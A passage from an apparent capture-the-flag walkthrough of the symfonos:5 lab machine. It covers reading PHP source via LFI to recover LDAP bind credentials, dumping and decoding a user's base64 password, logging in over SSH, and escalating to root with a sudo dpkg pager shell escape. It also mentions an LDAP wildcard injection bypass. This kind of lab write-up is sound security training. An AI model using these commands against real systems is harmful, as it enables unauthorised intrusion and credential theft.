echo "<base64-string>" | base64 -d > ../content/admin.php
batcat --paging=never admin.php -l php
function authLdap($username, $password) {
    $ldap_ch = ldap_connect("ldap://172.18.0.22");
    ...
    $bind = ldap_bind($ldap_ch, "cn=admin,dc=symfonos,dc=local", "qMDdyZh3cT6eeAWD");
    ...
    $filter = "(&(uid=$username)(userPassword=$password))";
The code reveals the bind: cn=admin,dc=symfonos,dc=local with password qMDdyZh3cT6eeAWD, and the filter (&(uid=$username)(userPassword=$password)) that confirms why the injection worked.
It also closes the hypothesis the scan left open: ldap_connect points neither at localhost nor at the machine's IP, but at 172.18.0.22, from the range Docker uses by default for its bridge networks. The "Ubuntu" Apache on top of a "Debian" SSH already hinted at it; here it's plain to see that the web talks to LDAP across a container network.
Access as zeus
Enumerate LDAP with ldapsearch
With the bind credentials we dump the whole directory:
ldapsearch -x -H ldap://192.168.1.157 -D "cn=admin,dc=symfonos,dc=local" -w 'qMDdyZh3cT6eeAWD' -b "dc=symfonos,dc=local"
# admin, symfonos.local
dn: cn=admin,dc=symfonos,dc=local
description: LDAP administrator
userPassword:: e1NTSEF9VVdZeHZ1aEEwYldzamZyMmJodHhRYmFwcjllU2dLVm0=

# zeus, symfonos.local
dn: uid=zeus,dc=symfonos,dc=local
uid: zeus
loginShell: /bin/bash
homeDirectory: /home/zeus
userPassword:: Y2V0a0tmNHdDdUhDOUZFVA==
mail: zeus@symfonos.local
The double colon (userPassword::) is not a formatting quirk: in LDIF it means the value is base64 encoded. Both decode the same way, but they do not yield the same thing:

echo "e1NTSEF9VVdZeHZ1aEEwYldzamZyMmJodHhRYmFwcjllU2dLVm0=" | base64 -d
# {SSHA}UWYxvuhA0bWsjfr2bhtxQbapr9eSgKVm

echo "Y2V0a0tmNHdDdUhDOUZFVA==" | base64 -d
# cetkKf4wCuHC9FETadmin's is an {SSHA}, a salted hash that would have to be cracked. zeus's comes out in cleartext: the base64 was never encryption, only transport. And its loginShell: /bin/bash says this is a real system user, not a directory-only account, so the password is worth trying against SSH.
SSH as zeus
zeus:cetkKf4wCuHC9FET is valid over SSH:
ssh zeus@192.168.1.157
zeus@192.168.1.157's password:
Linux symfonos5 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64
...
Last login: Wed Feb  5 06:14:43 2020 from 172.16.1.1
zeus@symfonos5:~$ id
uid=1000(zeus) gid=1000(zeus) groups=1000(zeus),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
zeus is a plain user with no interesting groups to escalate through: the ones listed (cdrom, audio, video…) are the desktop groups Debian assigns by default.
Privilege escalation
sudo dpkg
sudo -l
Matching Defaults entries for zeus on symfonos5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User zeus may run the following commands on symfonos5:
    (root) NOPASSWD: /usr/bin/dpkg
A single entry, no password required. dpkg runnable as root is a GTFOBins: there is no flaw to find, the binary's own entry documents the escape.

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be
used to access the file system, escalate or maintain privileged access.

(a) This invokes the default pager, which is likely to be less, other functions may apply.

    sudo dpkg -l
    !/bin/sh
The trick is that dpkg -l pages its output through less, and less lets you launch commands with !. Since the pager is spawned by dpkg itself, which runs as root, the shell it opens is root too.
sudo dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name              Version          Architecture
+++-=================-================-============
ii  adduser           3.118            all
ii  ame               1.0              amd64
ii  apparmor          2.13.2-10        amd64
ii  apt               1.8.2            amd64
Inside the pager the escape is typed (here bash instead of the entry's sh, which works the same):

!/bin/bash
!/bin/bash
root@symfonos5:/# id
uid=0(root) gid=0(root) groups=0(root)
root@symfonos5:~# cat proof.txt

          Congrats on rooting symfonos:5!
Inside the dpkg -l pager, !/bin/bash escapes to a shell that inherits sudo's UID: uid=0(root). Note that the sudoers secure_path protects nothing here, because there is no binary to impersonate: the authorized program ships the escape hatch itself.
Box rooted.
Attack chain
LDAP (389) + admin.php  ->  LDAP injection (*/*) -> panel access
    └─> home.php?url=  ->  LFI  ->  php://filter reads admin.php
            └─> bind credentials (admin:qMDdyZh3cT6eeAWD)
                    └─> ldapsearch  ->  zeus:cetkKf4wCuHC9FET  ->  SSH
                            └─> sudo dpkg (GTFOBins)  ->  root
Lessons learned
- An open 389/636 steers the whole box. A login against LDAP invites the wildcard bypass before any brute force.
- LDAP injection with
*is the directories' "OR 1=1". An unescaped filter turns "anyone with anything" into a valid login. - An LFI over a
.phpis read with php://filter. That yields the source without executing it, and with it the embeddedbindcredentials. - Storing passwords in base64 is not storing them.
zeus'suserPasswordwas onebase64 -daway from cleartext. dpkgvia sudo is root. Any binary with a pager insudo -lusually allows a shell escape.